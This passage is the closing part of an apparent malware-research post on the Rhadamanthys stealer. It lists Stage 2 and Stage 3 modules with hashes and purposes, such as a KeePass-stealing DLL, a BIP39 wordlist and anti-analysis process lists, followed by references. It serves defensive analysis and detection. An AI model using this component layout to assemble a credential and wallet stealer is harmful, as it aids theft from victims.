| [core] – 64 bit | XS1_B | cbdb3d2e0a845b134576fabcc2260aa5bd995b9f3b43483ab704c6787409012d | 64 | [core] – first module of Stage 2 |
| 0x12211453 | XS1_B | 3419dc2a3fb5bdba7f5d51634109066b0ceaeeae898a6748ce9eeaeb63fd1fb0 | 64 | |
| 0x1d4e0a2f | shellcode | 9d110b4e129be5d80253c4d890757f81c5135dcf6d1bbf0262fb554f0c885720 | 64 | proto.x64 |
| 0x464d394b | shellcode | a9932ada2cf6bfb2614080e9a0068af03ee919657f16ef50d256fccd74ee2d44 | 64 | stage.x64 |
| 0x4e63dbde | XS1_B | 41daeb92734388f9133a007cbc9c4d8058092b9d8192734be70b3106f0ca5d9f | 64 | phexec.bin |
| 0x60be0c74 | data | 0500bd111464a1376e7efba2376eb1192cb4beb18278f62e460c8c8191f0cc5d | – | the list of HWIDs (used by strategy) |
| 0x792c6067 | text | *aeba4ece8c4bf51d9761e49fad983967e76c705a06999c556c099f39853f737c* | – | ua.txt (useragents list) |
| 0x7fc2a3a4 | text | *3ca87045da78292a6bba017138ff9ee42b4e626b64d0fee6d86a16cc3258c8c3* | – | processes.x (list of forbidden processes) |
| 0x829447ca | **config/text** | **24ddfd61c05b2f772caf85b44e9e58363a0cf345c6a9294a8416617f0b5b03cf** | **–** | **executables to impersonate (list of options)** |
| 0xa60f5ef8 | XS1_B | 4ec1902e8cd21d2d5a65465111a1883920bb6c898189dac34d618766b1c4fa66 | 64 | strategy.x64 |
| 0xaca20b29 | XS1_B | ad5ecfda322ac8fdde40f3ee57273abae35b5eb6ca96f2df0a91b8059e75d022 | 64 | netclient.x64 |
| 0xc33bb680 | XS1_B | df24d62310c018ba8817f0b70788e6bec546f234bb56116f90bf5b7f19c87901 | 64 | early.x64 |
| 0xdb1c3a3d | data | 11aabefa4eac0c2f22d0b2efdb7facd242d52765fe5167523112b980f096d9d1 | | the list of MAC addresses (used by strategy) |

Stage 3 – Downloaded from the C2:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
├── bin
│   ├── amd64
│   │   ├── coredll.bin
│   │   ├── imgdat.bin
│   │   ├── stubmod.bin
│   │   └── taskcore.bin
│   ├── i386
│   │   ├── coredll.bin
│   │   ├── stubmod.bin
```

```
│ │ └── taskcore.bin
│ ├── KeePassHax.dll
│ ├── loader.dll
│ └── runtime.dll
└── etc
    ├── bip39.txt
    ├── chrome_extension.dat
    ├── fingerprint.js
    └── index.html
```

```
├── bin │ ├── amd64 │ │ ├── coredll.bin │ │ ├── imgdat.bin │ │ ├── stubmod.bin │ │ └── taskcore.bin │ ├──
i386 │ │ ├── coredll.bin │ │ ├── stubmod.bin │ │ └── taskcore.bin │ ├── KeePassHax.dll │ ├── loader.dll │
└── runtime.dll └── etc ├── bip39.txt ├── chrome_extension.dat ├── fingerprint.js └── index.html
```

```
├── bin
│   ├── amd64
│   │   ├── coredll.bin
│   │   ├── imgdat.bin
│   │   ├── stubmod.bin
│   │   └── taskcore.bin
│   ├── i386
│   │   ├── coredll.bin
│   │   ├── stubmod.bin
│   │   └── taskcore.bin
│   ├── KeePassHax.dll
│   ├── loader.dll
│   └── runtime.dll
└── etc
    ├── bip39.txt
    ├── chrome_extension.dat
    ├── fingerprint.js
    └── index.html
```

| Name | Format | SHA256 | version introduced |
|---|---|---|---|
| coredll.bin (32) | XS2_B | 271452e1c5e79d159f79886a65d4180814a7329c092d617372f127b6311d60f1 | < 4.0 |
| stubmod.bin (32) | XS2_B | ae26068833a65197c5ff2440d8ca06db393823ee1b5130dbf00d90da2120bf01 | < 4.0 |
| taskcore.bin (32) | XS2_B | 59920d1fc7facb5b3b06b93da5b8ee3cbb15acb75f2bb36536e35b803a1f2222 | 5.0 ? |
| coredll.bin (64) | XS2_B | 5a747f6d9d818fcfd90e0ff1ca393321ab7e10314f71e9db01cb1f451258f257 | < 4.0 |
| stubmod.bin (64) | XS2_B | 8c12af846fc774e02dc5ec358f0a9fa7363538cef541e95ac65331ec18fbbe0b | < 4.0 |
| taskcore.bin (64) | XS2_B | 36dd78abc304bd2cfbfc188a0b47320e3a4393f03657d69796a5616e3dac50c8 | 5.0 ? |
| imgdat.bin (64) | XS2_B | d14d10fdcd7a6f0c095e2bb525fe21d8970c508c0475913bd9bd1c96067bcb04 | 7.0 |
| KeePassHax.dll | PE, .NET | *fcb00beaa88f7827999856ba12302086cadbc1252261d64379172f2927a6760e* | < 4.0 ? |
| loader.dll | PE, .NET | 7acae2490a0ff1ae3a31f89346fe4e0630259a344c2a6f38bf75f34f8fe9987e | < 4.0 ? |
| runtime.dll | PE, .NET | b8cbb2a7270ac21c3e895f1b4965b1a17d7a1a6ea54c2c8ef19df49a26442779 | 5.0 |
| bip39.txt | plain text | *24ce42c2fd4a95c1b86bbee9bce1e1cf255bd0022e19bab6bd591afd68b7efdb* | 7.0 |
| **chrome_extension.dat** | **DAT** | **71ccf996f6ad9ac4ed001d3570de6754f7e26a846ed19b34e9b3b1b58abfe619** | **0.9** |
| **fingerprint.js** | **JS** | **4f88d5cb69d44144b02f7ffd3d45cd86aaee12c3410898ce83712287a6b27fe4** | **0.9** |
| index.html | HTML | b25d958bd91f85c14ca451dd6dbcea58507c8e92466f48cd2d2e04cef9d371af | 0.8 |
| Lua extensions | LUA code | – | < 4.0 |
| 0x681AC921 | | product key | |

# References

[1] https://research.checkpoint.com/2023/from-hidden-bee-to-rhadamanthys-the-evolution-of-custom-executable-formats/

[2] https://research.checkpoint.com/2023/rhadamanthys-v0-5-0-a-deep-dive-into-the-stealers-components/

[3] https://research.checkpoint.com/2024/massive-phishing-campaign-deploys-latest-rhadamanthys-version/

[4] https://go.recordedfuture.com/hubfs/reports/mtp-2024-0926.pdf

[5] https://outpost24.com/blog/lummac2-anti-sandbox-technique-trigonometry-human-detection/

GO UP
BACK TO ALL POSTS